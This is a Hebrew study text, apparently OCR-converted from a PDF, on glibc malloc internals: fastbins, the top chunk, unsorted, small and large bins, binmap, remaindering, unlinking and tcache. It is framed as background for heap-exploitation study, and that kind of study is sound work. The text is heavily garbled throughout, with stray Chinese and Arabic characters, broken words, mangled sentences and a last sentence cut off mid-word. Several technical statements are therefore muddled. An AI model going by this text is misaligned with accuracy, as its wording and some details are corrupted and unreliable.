have_fastchunks: מפורש כ-bool אם הfastbins ריקים או לא. מודלק כאשר chunk מקושר לתוך fastbin ומואפס ע"י malloc_consolidate() (יתבהר בהמשך).


הערה - שדה זה וה-padding dword שאחורי (בלבן) מופיעים רק בגרסאות 2.27 ומעלה. בגרסאות ישנות יותר (2.26 ומטה) הם חלק משדה flags.

Fastbins

קוד המקור של malloc מותאר את ה-fastbins快bins מיוחדים שמחזיקים. הם מהווים אוסף של רשימות מקשורות חד-כיווניות, ללא מעגלים (acyclic) שמחזיקים free-chunks בגדלים ספציפיים. ישנו 10 fastbins לכל arena*, כל אחד מהם אחראי "להחזיק" free-chunks בגודלים 0x20 עד 0xb0. לדוגמה:

0x20 יחזק רק free-chunks בגודל 0x20. אם כי רק 7 מטור fastbins האלו זמינים תחת תנאי ברירת-מחדר. הפונקציה `malloc()` יכולה לשנות מספר זה ע"י שינוי ערך המשתנה `global_max_fast`.

מצביע לראש (במקרה זה מצביע לchunk הראשון ברשימה המקורית) של כל fastbin שוכן בתוך ה-arena שלו, אם כי הקשרים בין chunks עוקבים מאוחסנים inline (במקום, בתוך אובייקט הרשימה עצמו). ברגע שהchunk משוחרר (ומיועד ל-fastbin), הquadword הראשון של ה-user data של fastbin החדש מזעף כ-`fd` (forward pointer) ועתה ואילך הינו חלק מהרשימה (מקשור אל תוך ה-fastbin). `fd` בעל ערך null מצין שהוא chunk היחיד והאחרון ב-fastbin.



[איור 7: רשימה מקוורת של fastbin. מטור fastbin Heap LAB Heap Exploitation Bible, Max Kamper, באישור היוצרים]

Fastbins עובדים בשיטת LIFO, שחרור chunk אל תוך fastbin מקשר אותו בראש של אותו fastbin. כמו כן, בקשה של chunks בגודל שתואם ל-fastbin שאינו ריק, יגרמו להקצאה (חזרה, מחזור) של chunk מהfastbin בראש אותו fastbin.

Free chunks מקושרים ישירות אל תוך fastbin התואם להם במידה וה-tcache המתאים לאותו גודל מלא. בעת בקשה chunk בגודל הנופל בטוויה של גדי ה-fastbin יבוצע חיפוש fastbin ב-fastbin רק לאחר שבוצע חיפוש ב-tcache ולפניהם מבוצע חיפוש בכל שאר סוג fastbins.

*-chunk בגודל 0xb0 נוצר בטעות, זאת עקב חוסר השינוי בין איך שמתייחסים לקבוע `SIZE_SIZE` לבין איך שגדול בקשה לעומת איך שמתייחסים למשתנה `global_max_fast` בגודל chunk.

Top (top chunk)

בעבר היה נקרא גם "wilderness". מטור `malloc.c` הוא top chunk : `malloc` הבודק האם ה-`topmost` (בעל הכתובת הגבוהה ביותר) כולל שגובל בסוף הזמן. לאחר ש-area חדש מואתחל, top chunk תמיד יהיה קיים ותמיד יש רק אחד צזה לכל area. בקשות מקבלות זיכרון מה-top chunk רק כאשר אין יכולות להענות ע"י bin כלשהו אחר באותו area.

כאשר top chunk קטן מדי כדי לשרת בקשה מתחת ל-threshold mmap (בקשות מעל לסף מקבלות זיכרון מ-`mmap`), `malloc` ינסה להגדיל את heap שבו top chunk שוכן בעזרת הפונקציה `sysmalloc` ולאחר מכן ירחיב את top chunk. במידה ונכשל, heap חדש יוקצה ויהפוך ל-top chunk של אותו area, וכל הזמן שנוטר top chunk הישן משוחרר. כדי להשיג זאת, `malloc` ממקם שני chunks "fencepost" בגודל 0x10 כל אחד בסוף heap הישן (איפה שמתחיל החור) כדי להבטיח שניסיון לאיחוד-קדמי (forward consolidation) לא יגרום ל-out-of-bounds read. הפונקציות המשמשות לניהול heaps מופיעות תחת הכותרת Heaps.

Malloc מנהל מערך אחר גודל האזרכון הנותר ב-field chunk top בעזרת size field שלו, בית ה-PREV_IN_USE של אותו שדה תמיד דלוק. chunk top תמיד מכיל מספיק זיכרון כדי להקצות chunk בגודל מינימלי ותמיד יסתהם בגבול של סוף דף זכרון. כלומר הוא תורם ל-"alignment" של heap" בגודל של דף, במקרה שלנו מדובר ב-4KB. לעומת זאת כל גודל heap לא כולל ה-qw ה-1 (אם המצביע על page size הזרים מצביע לשם) יהיה ערך שבו שלושת הבטים התחתיים מאופסים (תזכורת: ערכי ה-page size הזרים במערכת תלויים ב-ISA, סוג המעבד ומוד הפעולה (מייען). מע"ה בוחרת אחד או יותר מבין הגדים הנתמכים בארכיטקטורה. עד כאן לבינתיים לגבי זיכרון וירטואלי ו-paging).

Last_remainder


שדה זה מחזיק את כתובות chunk שנותר מפעולת remaindering הקודמת (פעולה בה הבקשת מקבלת מענה מתוך חלק של free chunk וחלק השארית נשאר פניו לשימוש). הוא מוכנס כאשר מגיעות בקשות בגודל הנופל בטוחה של h-inbin שמוספקות מתוך התוצר הראשי של פעולה remaindering (לא השארית) על chunk שהגיע מה-h-unsortedbin.

כאשר גודל הבקשת מחוץ לטוחה של h-inbin, שדה זה לא יוכנס לאחר פעולה remaindering על ה-h-unsortedbin או מה-h-largebin.

כדי לבצע remainderingu מתוך h-unsortedbin, ה-last remainder chunk חייב להיות הראש של אותו h-unsortedbin. עוד על כך בחלק הבא:

Unsortedbin

הינו רשימה מקוشرת דו-כיוונית מעגלית שמחזיקה free chunks מכל גודל. המצביעים לראש והזנב שלה שוכנים בתחום arenas המשויכת כמתואר באיור 6 (בצורה של "chunk" השלה דמיוני שאינו מכיל user data, אלא רק מצביעים ההופכים את הרשימה למעגלית ונונחים גישה אליה) ואילו שדות ה-fd וה-bk המקיימים בין chunks עוקבים נשמריםoline בתחום על גבי heap (בתוך ה-h-unsortedbin).



[איור 8: רשימה מקוشرת דו-כיוונית של Un. מתוך HeapLAB Heap Exploitation Bible, Max Kamper, באישור היוצרים]

מקוסרים ישירות אל תוך ראש הרשימה המקוشرת הנ"ל כאשר ה-tcachebin התואם להם מלא או כאשר הם מחוץ לטוחה של גגלי ה-tcache (0x420) ומעלה תחת תנאי ברירת מחדל. בגרסהות בהן libc מזומנ לפחות ל-tcache (tcache <= 2.25) glibc במצב ברירת מחדל. נרchia תחת Tcache לגבי היוצאים מן הכלל) מקוסרים ישירות אל תוך ראש הרשימה כאשר הם מחוץ לטוחה גגלי ה-fastbin (כלומר החל מ-0x90 ומעלה תחת תנאי ברירת מחדל).


חיפוש ב-hbin unsorted מבוצע לאחר שבודע חיפוש ב-tcache, ב-sbins smallbins כאשר הגודל נופל בתחום טווחים אלו אך לפני ה-largebins). חיפוש ב-hbin unsorted מתחילה מסוף ה-hbin ומתקדם לכיוון החזית (זיכרון, הקורן נבחר בשיטת FIFO), אם chunk מתאים בדיקן לגודלו הבקשה לאחר גרמול (עיגול כלפי מעלה לכפולה של 10x0 לאחר שימושifs B8 לגודל הבקשה) - הוא יוקצה והחיפוש יפסיק, אחרת הוא ממין אל תוך ה-hbin larbin המתאים.

אם ה-hunk שנבדק במהלך סריקת ה-hbin unsorted לא מתאים בדיקן אבל הוא ה-last remainder וגודלו מספיק כדי "לבצע" אותו שוב (remaindering) אזvr קרה. Chunks שהם תוצר של פעולת remaindering שכזו מקשרים בחזרה אל ראש ה-hbin unsorted (וכמובן שהנתה שנוצר בהתאם למידות של הבקשה מועבר לשימוש ומוצא מהרשימה. מדובר במקרה הנמוכה מבין השניים).

יצא שבעם Malloc נתן הזדמנות יחידה לכל chunk unsorted להיות מוקצת ברגע שהוא נסרק לפני שהוא ממין.vr שבעצם הוא משתמש בסוג של תור שימושים אליו chunks במהלך free וגם בעט (malloc_consolidate) ונקחים לשימוש או הלאה לאחד ה-hbins) בתוך (malloc). דגל ה-size NON_MAIN_arena תמיד מאופס עבור chunks unsorted ועל כן לא נקלח בחשבון בעת השוואת size (כל הקלה שכזו לטובת התוקף יכולה להקל עליו לעבור בביטהות mitigations של השחתת זכרון) fields

Smallbins

אוסף של רשימות הקשורות דו-כיווניות מעגליות שכל אחת מהן מחזיקה free chunks בגודל מסוים. ישנו 62 smallbins בכל arena, שכל אחד מהם אחראי על chunks בגודלים עד 0x20 עד 0x3f0 כאשר חלק מהם חופפים לגדלי ה-hbin fastbin (בעצם טווח הגודלים של ה-hbin מוכל בתחום טווח זה). לדוגמה: ה-hbin המתאים לערך 0x20 מכיל רק 0x300 smallbin free chunks בגודל 0x20, וה-hbin 0x300 מכיל רק free chunks בגודל 0x300.



[איור 9: רשימה מקוורת דו-כיוונית של Smallbin. מתוך HeapLAB Heap Exploitation Bible, Max Kamper, באישור היוצרים]

המבנה עובדים בשיטת FIFO, מין ה-hbin chunk לשימוש smallbin (זיכרון, מין הוא מtower ה-hbin unsortedbin) מקשר אותו אל הראש של אותו smallbin. באותו אופן, בקשה של chunks בגודל שתואם ל-hbin smallbin שאינו ריק תגרור הקצאה של chunk מהזנב של אותו smallbin.

חיפושים ב-hbin Smallbin מבוצעים כאשר גודל הבקשה נופל בטווח גודלי ה-hbin smallbin בנק' זמן שהינה לאחר חיפוש ב-tcache, ואחרי חיפוש ב-hbin fastbin (אם גודל הבקשה נופל בטווח זה), אך לפני שימושifs B8 בשאר ה-hbins).

Largebins

אוסף של רשימות הקשורות דו-כיווניות מעתיקות של אחת מהן מחזיקה free chunks free chunks בטווח מסוים של גודלים (כאשר האחרון מביניהם לא חסום מלמעלה). יש 63 largebins בכל arena. מדובר על גודלים של 0x400 ומעלה. לדוגמה: ה-hole 0x400 largebin מחזיק free chunks בגודלים בטוויה 0x400-0x430, בעוד שלמשל ה-hole 0x2000 largebin מחזיק free chunks בגודלים 0x2000 - 0x21f0.

הראש של כל largebin (מצבע) שוכן בתוךarena שלו, בעוד הקישורים בין chunks עוקבים בתוך אותו bin שמורים inline (בתוך ה-largebin metadata). chunk's המתחאים אל תוך ה-largebin chunk מתרחש מיון של אותו chunk (scan).

רשימות של ה-largebins מתוחזקות בסדר יורד מבחינת הגודל, כלומר ה-largebin chunk הגדול ביותר ב-heap מסויים נגיש דרך ה-fd של אותו bin (ה-largebin הדמיוני בתוךarena ללא מכל user data), וה-largebin chunk הקטן ביותר ב-heap נגיש באמצעות ה-bk של ה-largebin. כאשר chunk מקשר אל תוך ה-largebin, ה-largebin chunk מצביעו על ה-fd וה-wq (forward pointer) וה-qw (backward pointer) של ה-user data שלו מיועד מחדש כ-forward pointer (fd) וbackward pointer (bk) pointer.




[איור 10: רשימה מקוורת דו-כיוונית עם רשימת דילוגים של Largebin, באישור היוצר]

ה-largebin הראשון מבין שאר ה-largebins עם אותו גודל (מודיעין) שמקשור אליו chunk עם השימוש בו.大型bin chunk ה-4 של user data (ייעדו מחדש) כמצבי skip list (רשימת דילוגים) בשם skip_list. המצביעים הללו מעצבים רשימה מקוורת דו-כיוונית מעתיקות נוספת המחזיקה את ה-largebin chunk מכל גודל הקיימ באותו bin. היה והוא הרראשון מגודל מסוים קשור (לראשונה) לתוך largebin מסוים,大型bin chunks הבאים באותו גודל מתווספים אחריו אותו chunk ראשון בגודל זה על מנת למנוע ניתוב-חזר (rerouting) של skip list.

חיפוש בתוך ה-largebins מבוצע במהלך טיפול בבקשת-largebin גודל 0x400 ומעלה, רק לאחר סריקת ה-largebin, ark לפני חיפוש ב-binmap (יוסבר בהמשך). במהלך חיפוש ב-largebin, malloc מבודד שה-hole המתאים מחזיק chunk מסוים גדול כדי לתמוך בבקשת; אם כך, ה-hole נסרק מהסוג להתחילה בחיפוש אחר chunk עם התאמת גודל מדויקת או גודל מגודל הבקשת (המנורמל).

malloc יקצת (יבחר) chunk שנמצא גם בskip list רק במידה וזהו chunk האחרון מאותו גודל, אחרת הוא יקצת את ה-largebin מהותנו גודל שנמצא אחריו (בכיוון הסריקה) אותו "skip chunk" כדי להמנע מלעצර לבצע reroute על ה-skip list לעתים תכופות (כמו שפחות פעולות תחזקה מטעמי ביצועים). גם ה-Tcache שנabilir עליו בהמשך הוכנס משיקולי ביצועים).



כל הקצאה מסווג "התאמת לא מודיעיקת" מה-largebin מונצלת במלואה (exhausted) או מפוצלת (remainded), אך במקרה - שדה ה-last_remainder לא יעדכן (ככל הנראה משיקולי ביצועים)

Binmap

זהו וקטור שמייצג בצורה לא הדוקה (loosely) אילו מבין ה-smallbins וה-largebins (של ה-arena) שומרן מאוכלסים (לא ריקים). נמצא בשימוש ע"י malloc כדי למצוא במתירות את ה-bin המאוכל השמאלי ביותר הבא כאשר לא התאפשר לתקן מענה לבקשה מתוך ה-bin המתאים לה.

חיפושים ב-binmap מתרכחים לאחר חיפוש לא מוצלח ב-unsortedbin או ב-largebin, כתלות בגודל הבקשה. malloc מוצא את ה-bin המאוכל השמאלי ביותר הבא ומובל או מחלק את ה-chunk האחרון באותו bin. במקרה של פעולה remaindering, במידה וגודל הבקשה בטוויה של ה-smallbin, חלק .last_remainder.

Bin יסומן כמאוכל כאשר chunk ממויין לתוכו במהלך סריקה של ה-unsortedbin. Bin יסומן כריק כאשר חיפוש binmap מוצא bin ריק שסומן כמאוכל (סוג של תיקון שגיאות זיכרון).

next

רישימה מקושרת חד-כיוונית מעגלית של כל ה-Arenas ששיכים לתהיליך זה

next_free

רישימה מקושרת חד-כיוונית לא מעגלית של arenas free arenas (arenas לשלא מצומדים ל-threads). ראש הרשימה זו הוא ה-*symbol* free_list

attached_threads

מספר ה-threads שעוסקים שימוש במקביל ב-arena זה.

system_mem

שם כל זיכרון הניתן לכתיבה שמשמעותו כרגע ע"י arena זה.

max_system_mem

הכמות המקסימלית של זיכרון ניתן לכתיבה ש-arena זה מיפה אי פעם. בשימוש ע"י calloc כדי לקבוע האם זיכרון heap ממופה "טררי" צריך להיות מאופס (בתוכו calloc) או לא.

Remaindering

זהו המונח בו malloc עושה שימוש עבור פעולת פיצול של free chunk לשני chunks קטנים יותר, ולאחר מכן הקצתה של ה-kchunk המתאים עבור הבקשה. ה-kchunk הנותר מקשר אל ה-unsortedbin השיר ל-area של אותו chunk.

לדוגמה, במהלך בקשה ל-kchunk בגודל 0x100, אם ה-area של ה-thread יכול להציג רק chunk בגודל 0x300, malloc יבצע unlink של ה-kchunk בגודל 0x300 מה-list בה הוא נמצא, יגזר ממנו chunk בגודל 0x100 ואת ה-kchunk הנותר (remainder) בגודל 0x200 יקשר אל תור ראש ה-unsortedbin ויקצה עבור התוכנית את ה-kchunk עם הגודל 0x100. (שים לב שהמקום בזיכרון של ה-kchunk השלים לאחר פעולה הפיצול לא משתנה, אלא רק لأن כל מחלקים משווים או לא משווים (אין מעקב אחר!) המצביעים נשמרים במקום הבינתי לכטיבה בזיכרון בצורה של מצביעים הנשמרים_allocated chunks למשתנים היושבים לדוגמה על ה-kstack, heap או ה-bss ע"י כותב התוכנית, ואם הוא מאבד גישה אליו, תהיה לנו זילגת זיכרון).

תהליך זה עשוי להתרכש באחת מຕוך שלוש מקומות בתרשים-זרימה המתאר את האלגוריתם של malloc () (מופיע בהמשך):
1. במהלך הקצאות מຕוך ה-largebins 2. במהלך ה-chiposf binmap 3. מຕוך last_remainder.unsortedbin scan

Exhausting

במקרה שבו thread מבקש chunk בגודל 0x80, וב-area שלו יש רק chunk בגודל 0x90, malloc ימצא ויקצת אופן מלא את כל ה-kchunk זהה במקום לפצל אותו. זאת ממשום שאין בו מספיק זיכרון כך שייתר לאחר פיצול (לקיחת 0x80 בתים ממנו) שארית של chunk בגודל מינימלי (0x20)

Unlinking

במהלך פעולות הקצתה ושחרור chunks עשויים להיות מצויים מה-list free שבה הם שוכנים, ה-kchunk המוצא החוצה נקרא "victim" chunk "בתוכו קוד המקור של malloc" (קורבן נבחר, דומה לשימוש במילה victim באלגוריתם page replacement של מע"ה או כאשר יש צורך להכניס נתון לתוך cache line מלא - "evicting from cache" דרך אגב - לעיתים ישנו גם מבנה חומרת/תוכנתית ששומר את אותם קורבותן דוגמת בלוקים, דפים וכו' כדי לתת להם ההזדמנויות שנית בשימוש בהם ובכך לנסוט לחסוך בפעולות או מיותרות). מידע נוסף על ה-lists free נמצא תחת הכותרת Arenas.

ישן כמה דרכי בהן מתבצע Unlinking:

Fastbin & Tcache Unlink

fastbins ו-hbins Tcache bins משתמשים ברשימות הקשורות חד-כיווניות בשיטת LIFO. ניתוק של chunks מרשימות אלו מלאה בהתקה אחת בלבד של שדה h-fd של victim chunk אל תוך ראש הרשימה. מידע נוסף על fastbins נמצא תחת הכותרת Arenas, כמו כן מידע נוסף על Tcache מופיע תחת הכותרת Tcache.

Partial Unlink

מתרחש כאשר chunk מוקצה מתוך unsortedbin או smallbin. ה-bk של victim chunk (שהרי נלקח מסוף הרשימה) נקרא (ענק) והכתובת של ראש ה-bin מועתקת לתוכה ה-fd של destination chunk. בנוסף לכך, ה-bk של victim מועתק לתוכה שדה h-fd של ראש victim (תזכורת: זה לא ראש הרשימה אלא chunk שלא מכיל data user ומקשר בין ראש וזנב הרשימה אבל. זה אותו struct מסוג בשם malloc_chunk). מידע נוסף על h-bin וsmallbin נמצא תחת Arenas.

Full Unlink

מתרחש כאשר chunk מאוחד אל תוך free chunk אחר. בנוסף לכך, מתרחש גם כאשר chunk מוקצה מתוך largebins או ע"י חיפוש binmap. ה-fd של victim chunk נUCKב והוא bk של victim מועתק (הופך להיות אל bk של destination). לאחר מכןbk של victim נUCKב והוא fd של victim והופך להיות ה-fd של destination (כלומר - במקרה של איחוד, קדמי או אחריו, כתובות chunk החדש תמיד תהיה זו של chunk שהיא עם כתובות נוספות יותר)

Malloc Parameters

מבנה המחזיק משתנים המכתיבים כיצד malloc פועל, מוגדר בתוך המבנה malloc_par:

```
struct malloc_par
{
    /* Tunable parameters */
    unsigned long trim_threshold;
    INTERNAL_SIZE_T top_pad;
    INTERNAL_SIZE_T mmap_threshold;
    INTERNAL_SIZE_T arena_test;
    INTERNAL_SIZE_T arena_max;

    /* Memory map support */
    int n_mmaps;
    int n_mmaps_max;
    int max_n_mmaps;
    /* the mmap_threshold is dynamic, until the user sets
       it manually, at which point we need to disable any
       dynamic behavior. */
    int no_dyn_threshold;
```

```

/* Statistics */
INTERNAL_SIZE_T mmapped_mem;
INTERNAL_SIZE_T max_mmapped_mem;


/* First address handed out by MORECORE/sbrk.  */
char *sbrk_base;

#if USE_TCACHE
/* Maximum number of buckets to use.  */
size_t tcache_bins;
size_t tcache_max_bytes;
/* Maximum number of chunks in each bucket.  */
size_t tcache_count;
/* Maximum number of chunks to remove from the unsorted list, which
   aren't used to prefill the cache.  */
size_t tcache_unsorted_limit;
#endif
};

```

Tcache (Thread cache)

בגרסאות thread glibc >= 2.26, לכל thread מוקצת מבנה מיוחד בשם Tcache. מתחנה כמו arena, אבל שלא כמו arenas רגילים - tcaches לא משותפים בין threads (ומכאן ש衲סח הוצרך בפועל מונעול של ה-




heap לצורך סינכרון בין threads בעת בקשות להקצאה ושחרור זיכרון מתוך ה-tcache. ובכך מושג שיפור כללי ביצועים). הם נוצרים ע"י הקצתה ממקום על heap (בתחילה) השיך ל-area של אותו thread ומשוחררים כאשר thread-exits (exits).

המטרה של ה-tcache היא להפיג את התחרות בין threads על המשאבים של malloc ע"י כך שנitin לכל אօיפ משלו של chunks שאינם משותפים עם thread אחרים שמתמשכים באותו area.

ה-tcache מוגדר בתוך tcache_perthread_struct tcachbins מוחזק את 64 ה-freechunks כשהחריהם מערך מונחים העוקב אחרי מספר .tcachebin.

[אייר 11: מבנה ה-tcache הנמצא בתחילת heap של thread.]HeapLAB Heap Exploitation Bible, Max Kamperman. מותר לosiym. באישור היוצרים



שימוש לב Ci באירור מעלה המונחים מייצגים על ידי מערך של words (word = 2 בתים), זהו המצב רק עבור גרסאות 2.30 >= glibc, בגרסאות ישנות יותר זה היה מערך של chars (בית אחד). תחת תנאי ברירתן מחדל tcache מחזיק chunks בגודלים בטוח 0x410 - 0x20 כולם.

אותם tcachebins מתנהגים בצורה דומה ל-fastbins, ככל אחד מהם מתפרק בראש רשימה מקושרת חד-כיוונית לא מעגלית של free-chunks בגודל מסוים. הכניסה/רשומה הראשונה במערך המונחים עוקבת לאחר מספר ה-free chunks המושרים אל ה-bin 0x20 tcachebin, הכניסה השנייה עשויה אותו דבר עבור ה-0x30 tcachebin.

תחת תנאי ברירתן-מחדר, יש מגבלה (מכסה) על כמות ה-free chunks ש-tcachebin יכול להחזיק. ערך זה שמור בתוך המבנה malloc_par תחת השדה (member) tcache_count. כאשר מונה של tcachebin מגיע למספר זה, מושרים לאותו bin (באוטו גודל) יקבלויחס כאילו ה-tcachebin איננו קיימ.


לדוגמא: אם ה-bin 0x20 מלא (מחזיק 7 free chunks) אז ה-chunk הבא בגודל 0x20 ישוחרר יקשר לטור ה-bin 0x20 fastbin. malloc שימוש במונחים הנ"ל כדי לקבוע האם bin מסוים מלא.

הڪצאות מה-tcache של thread מקבלות עדיפות על פני arena שלו, פעולה זו מבוצעת מתוך הפונקציה __libc_malloc() ולא מתבצעת כניסה לטור (_int_malloc). Chunks שימושיים וגדלים בטוח של ה-tcache מושרים אל טור ה-tcache של thread אלא אם tcachebin היעד מלא, ובמקרה שכזה arena של אותו thread ישרת את הבקשה.

שימוש לב שכניות ב-tcache משתמשות במצבים ל-user data ולא ל-data של ה-chunk.


Tcache Dumping/Stashing

בגרסאות של libc שמקומפלות עם תמייה ב-tcache, chunks בטוויה גדלי tcache מוטלים אל ה-tcache כאשר thread מקבל הקצאה מה-area שלו. כאשר chunk מוקצה מtower ה-fastbin או ה-tcachebin malloc מטיל את כל ה-free chunks באותו bin אל tower ה-tcachebin המתאים להם עד שהוא מלא (מכאן השימוש במילה stashing, שפירושה החבאה/הסתירה לפני חוץ) כפי שנitinן לראות באIOR הבא:



[איור 12: ריקון ה-chunk הנפטרים של fastbin אל tower ה-tcache לאחר הקצאה ממנו. מתוךHeap LAB Heap Exploitation Bible, Max Kamper
באישור היוצר]

כאשר מתבצעת סריקת ה-unsortedbin (במטרה למצוא free chunk מתאים להקצאה), malloc מטיל כל chunk שהוא נמצא עם גודל מתאים בדיק לגדל הבדיקה אל ה-tcachebin לו. אם ה-tcachebin המזען מלא ו-malloc מוצא chunk שמתאים בדיק בגודל בתower ה-unsortedbin, אז זה יוקצה. אם הסריקה ה-n"ל מסתיימת ואחד או יותר מה-chunks הוטלו לתower ה-tcachebin, אז יוקצה chunk מtower ה-tcachebin.



הfonקציות של Malloc האחראיות להקצאה ושחרור

void* malloc(size_t bytes)

פונקציית הקצאת הזיכרון הדינמי של glibc - מקבלת גודל בקשה בbytes כารוגומנט יחיד ומחזירה מצביע לאזרור לא מאותחל של ה-user data של chunk בגודל מתאים מזיכרון heap. סימבול המalloc ()-
alias (imported symbols) הינו libc_malloc ()- (שם נוסף), וזה מהו פונט מעתפה מסביב ל-
int_malloc ()- שבה נמצא רוב קוד ההקצאה.

void* realloc(void* oldmem, size_t bytes)

מספקת מספיק זיכרון דינמי כדי להחזיק bytes בתים של מידע. Oldmem הוא מצביע שמסופק במקור ע"י
אחד מפונקציות ההקצאה. במהלך פעולה זו עשוי להיות מוקצת chunk חדש, העתקה של המידע מה-
chunk oldmem, שחרור של mem והחזרת chunk חדש מוקצת. realloc ()- מעתפה משתמש בכמה
אופטימיזציות כדי לוודא שהזנה נועשה ביעילות, למשל ע"י מיזוג קדימה עם free כדי להימנע מפעולות
ההעתקה. כאשר 0 == bytes מקבלים בעקבות פועלות !free .

Void free (void* mem)


פונקציית מוחזר הזיכרון הדינמי של glibc - מקבלת לשטח זיכרון שבמקור מספק ע"י אחד מפונקציות
